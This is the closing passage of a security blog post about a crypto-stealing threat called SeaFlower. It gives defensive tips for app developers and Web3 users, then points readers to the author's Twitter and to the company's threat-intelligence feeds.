Secondly, make your stuff harder to break :) detecting inline hooks, injected libraries, detecting instrumentation tools, etc.. are well-known and documented topics.

## For Web3 users

Always download mobile apps from official stores: Apple AppStore & Play Store.

Never install or accept random provisioning profiles on your iPhone, as you saw in this blog post, they allow the download of unverified software that could potentially steal your crypto.

## Final words — part 2 coming soon

if you like this content, please ensure to follow me on twitter @lordx64 and please stay tuned for the part 2.

If you are working at a security team please get in touch with us at security@confiant.com to get access to our web3 threat intelligence feeds, including access to more SeaFlower intrusion-set updates.